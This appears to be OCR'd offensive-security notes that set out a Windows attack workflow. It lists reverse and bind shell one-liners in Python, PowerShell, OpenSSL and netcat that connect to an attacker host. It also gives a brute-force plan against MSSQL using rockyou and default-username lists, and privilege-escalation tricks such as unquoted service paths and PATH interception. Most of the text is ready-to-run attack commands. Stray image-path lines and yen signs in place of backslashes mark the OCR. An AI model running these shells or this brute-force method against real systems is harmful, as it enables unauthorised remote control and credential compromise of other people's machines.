
2 python3

```
#target
 python -c 'exec("""import socket as s,subprocess as
sp;s1=s.socket(s.AF_INET,s.SOCK_STREAM);s1.setsockopt(s.SOL_SOCKET,s.SO_REUSEADDR,
1);s1.bind(("0.0.0.0",target_port));s1.listen(1);c,a=s1.accept();¥nwhile True:
d=c.recv(1024).decode();p=sp.Popen(d,shell=True,stdout=sp.PIPE,stderr=sp.PIPE,stdin=sp.PIPE);c.sendall(p.stdout.read()
+p.stderr.read())""")'

#atk
nc target_ip target_port
```

3 nc

```
#target
nc.exe -nlvp target_port -e powershell.exe

#atk
nc target_ip target_port
```

Pattern2: Exploit mssql



# Combinations of usernames and passwords and their priority


1 Use a default user sa and passwordlist(rockyou.txt)
1 * 14,000,000 = 14,000,000pattern

2 Use Top 17 users and passwordlist(rockyou.txt)
17 * 14,000,000 = 238,000,000pattern

3 Use Top 835 users and passwordlist(rockyou.txt)
835 * 14,000,000 = 11,690,000,000pattern

Mssql default user :
sa
Top 17 usernames:
/usr/share/seclists/Usernames/top-usernames-shortlist.txt
835 default usernames:
/usr/share/seclists/Usernames/cirt-default-usernames.txt

Pattern3: Exploit smb



# Slide8 shell_combination

```
#target
#1 powershell
Powershell -c "powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient(atk_ip,atk_port);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()" "

#2 python3
python.exe -c "import socket,os,threading,subprocess as
sp;p=sp.Popen(['cmd.exe'],stdin=sp.PIPE,stdout=sp.PIPE,stderr=sp.STDOUT);s=socket.socket();s.connect(('atk_ip',atk_port));threading.Thread(target=exec,args=(¥"while(True):o=os.read(p.stdout.fileno(),1024);s.send(o)¥",globals()),daemon=True).start();threading.Thread(target=exec,args=(¥"while(True):i=s.recv(1024);os.write(p.stdin.fileno(),i)¥",globals())).start()"

 #3 openssl
Openssl.exe s_client -quiet -connect atk_ip:atk_port1 | powershell.exe | openssl.exe -quiet -connect atk_ip:atk_port2

#4 nc
nc.exe -e powershell.exe atk_ip atk_port

#5 python3(bind)
python -c 'exec("""import socket as s,subprocess as sp;s1=s.socket(s.AF_INET,s.SOCK_STREAM);s1.setsockopt(s.SOL_SOCKET,s.SO_REUSEADDR,
1);s1.bind(("0.0.0.0",target_port1));s1.listen(1);c,a=s1.accept();¥nwhile True:
d=c.recv(1024).decode();p=sp.Popen(d,shell=True,stdout=sp.PIPE,stderr=sp.PIPE,stdin=sp.PIPE);c.sendall(p.stdout.read()+p.stderr.read())""")'

#6 nc(bind)
nc.exe -nlvp target_port2 -e powershell.exe
```

```
#atk
nc -lp atk_port1
nc -lp atk_port2
Openssl req -x509 -newkey rsa:4096 -keyout key.pem -out cert.pem -days 365 -nodes
Openssl s_server -quiet -key key.pem -cert cert.pem -port atk_port3
Openssl s_server -quiet -key key.pem -cert cert.pem -port atk_port4
nc -lp atk_port5

nc target_ip target_port1
nc target_ip target_port2
```

# Privillege Escalation

1 Unquoted Service Paths
A service path containing spaces but lacking quotation marks

Example: C:¥Program Files¥My Service¥service.exe
It is Executed in the order
1 C:¥Program.exe
2 C:¥Program Files¥My.exe
3 C:¥Program Files¥My Service¥service.exe

2 $PATH Interception
%PATH%
C:¥Program Files(x86)¥~~~;C:¥Program Files¥~~~;
Since commands are executed in the order specified in the $PATH, insert the command into a path that comes before the one that should normally be there.

3 Stored credentials
Execute powershell.exe using the stored administrators credentials

4 PsExec(need administrators)